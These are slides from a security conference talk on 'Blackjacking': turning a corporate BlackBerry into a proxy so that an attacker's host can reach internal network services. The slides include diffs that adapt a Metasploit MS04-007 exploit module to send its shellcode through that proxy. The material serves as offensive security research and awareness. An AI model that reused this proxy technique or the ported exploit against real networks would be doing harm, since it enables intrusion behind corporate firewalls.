# Blackjacking –
# 0wning the Enterprise via Blackberry

Jesse ‘x30n’ D’Aguanno
- x30n@digrev.org
- jesse@praetoriang.net

PRAETORIAN GLOBAL

# Hello, My name is…

## $ whois x30n

- Founder / Director Prof Services
  - **Praetorian Global, LLC**

  **http://www.praetoriang.net**

- Member / Team Captain
  - **Digital Revelation** – Security Research Group & 2 time winners, Defcon CTF


  **http://www.digrev.org**

# Who uses Blackberry?

- Who doesn't?
- Market share lead for handhelds.
  - Gartner
- "Government workers and emergency personnel would be exempt from a possible shutdown"
  - Computerworld


# The “solution” – Background

- Typical Corporate Blackberry Installation




# The “solution” – Background

- Outgoing BES to RIM connection




# The “solution” – Background

- Persistent Tunnel – BES and RIM




# The “solution” – Background

- Persistent Tunnel – BES and BB Device



# The “solution” – Background

- BB device now virtually on internal network



# The “solution” - Review

- BES / MDS creates outbound, persistent connection to RIM network
- Blackberry device then virtually placed on internal network (Wherever BES / MDS exists)
- “always-on always connected”
- Wireless carrier independent

# Problem with “solution”

- Attitude of handhelds
  - Only security of data on handheld usually considered
  - Not impact of handheld on rest of network
- Blackberries are *computers* with constant connection to corporate LAN
- Not treated like other remote access. i.e. VPN / Dial-in


# Problem with “solution”

- Guess what, we can exploit this problem! ☺
- Enter BBProxy…

# Step 1 – External Connection

- Create an outbound socket connection from Blackberry device to attacker controlled host on the internet.


# Step 1 – External Connection



# Step 2 – Secondary Connection

- From attacker controlled host, we then initiate a subsequent socket connection to a second host – *including internal hosts*.


# Step 2 – Secondary Connection



# Step 3 – Proxy connection between external and internal host

- Blackberry then proxies all data between hosts.

# Step 3 – Proxy connection between external and internal host




# BBProxy

- Sweet! So now we can directly communicate with any port on an internal host from an external host – Right through our little blackberry handheld.

# Demo -

- Let’s check it out…
- Interaction with internal service

# Demo -


Internal Server
Behind Firewall
Blackberry
Internal LAN
Interaction w/
Internal service e.g
Telnet, WWW, etc.
Internet
External Host

# BBProxy

- OK, cool, we can now telnet to an internal box or ssh or even grab intranet sites.
- But can we do anything cooler?
- This *is* Defcon… Aren't we going to attack something? OF COURSE! ☺

# Metasploit!

- Enter Metasploit…
- “Point Click Root”… “Now with Blackberry flavor!”™
- C’est impossible!


# Metasploit!

- Top level (“listener”) function added to metasploit to create a listening socket on port 1455 (default)
- When a connection is received, verifies BBProxy handshake
- Once connected, the connection is available to any exploit within the framework… Just need to call it.

# Demo -

- Let’s do it…
- Exploitation of Vulnerable service behind corporate firewall…

# Demo -


Vulnerable Server
Behind on LAN
Blackberry
Internal LAN
Attack vulnerable
service on internal host
Internet
Attacker Host
With Metasploit

# Metasploit! – Porting an exploit

- Very easy to plug-in to usable exploits
- Let's walk through one…
  - msasn1_ms04_007_killbill.pm

# Metasploit! – Porting an exploit

- Patch msasn1_ms_04_007_killbill exploit

```
@@ -93,7 +93,8 @@
        my $target_idx  = $self->GetVar('TARGET');
        my $target_app  = $self->GetVar('PROTO');
        my $shellcode   = $self->GetVar('EncodedPayload')->Payload;
-       my $target = $self->Targets->[$target_idx];
+       my $target      = $self->Targets->[$target_idx];
+       my $s           = $self->GetVar('PROXYCONN');
```

  - Here we set $s to the value of the global variable PROXYCONN (Our proxy connection)

# Metasploit! – Porting an exploit

- Patch msasn1_ms_04_007_killbill exploit

```
        $self->PrintLine("[*] Attempting to exploit target " . $target->[0]);

@@ -124,17 +125,34 @@
          "\x08\x00\xeb\xfe";

        my $token = SPNEGO::token($stage0, $shellcode);
-       my $sock  = Msf::Socket::Tcp->new
-         (
-               'PeerAddr'      => $target_host,
-               'PeerPort'      => $target_port,
-               'SSL'           => $self->GetVar('SSL'),
-         );
-
-       if ($sock->IsError) {
-               $self->PrintLine("[*] Could not connect: ".$sock->GetError());
-               return;
-       }
```

– We remove the standard socket build stuff

# Metasploit! – Porting an exploit

```
+       if (!$s) {
+                       my $s = Msf::Socket::Tcp->new
+                         (
+                               'PeerAddr'  => $target_host,
+                               'PeerPort'  => $target_port,
+                               'SSL'       => $self->GetVar('SSL'),
+                         );
+
+                       if ($s->IsError) {
+                               $self->PrintLine('[*] Error creating socket: ' . $s-
    >GetError);
+                               return;
+                       }
+               } else {
+                       $s = $s;
+       }
```

– And only do it if PROXYCONN wasn't set

# Metasploit! – Porting an exploit

```
+
+       my $sock  = $s;
+       $sock-
  >Send($target_host.":".$target_port."\n");
```

– Otherwise use our previous proxy connection and send the appropriate string to start the subsequent connection

# Metasploit! – Porting an exploit

```
+       sleep(2);
+       print $sock->Recv();
+       sleep(2);
+
```

– Sleep a bit to allow the second connection to be established, then do it!

```
    if ($target_app eq 'http') {
                return $self->ExploitIIS($sock, $token);
@@ -176,7 +194,7 @@
        if ($resp =~ /0x80090304/) {
                $self->PrintLine("[*] Server responded with error code 0x80090304");
        }
-
+       sleep(10);
        $self->Handler($sock);
        $sock->Close;
        return;
```

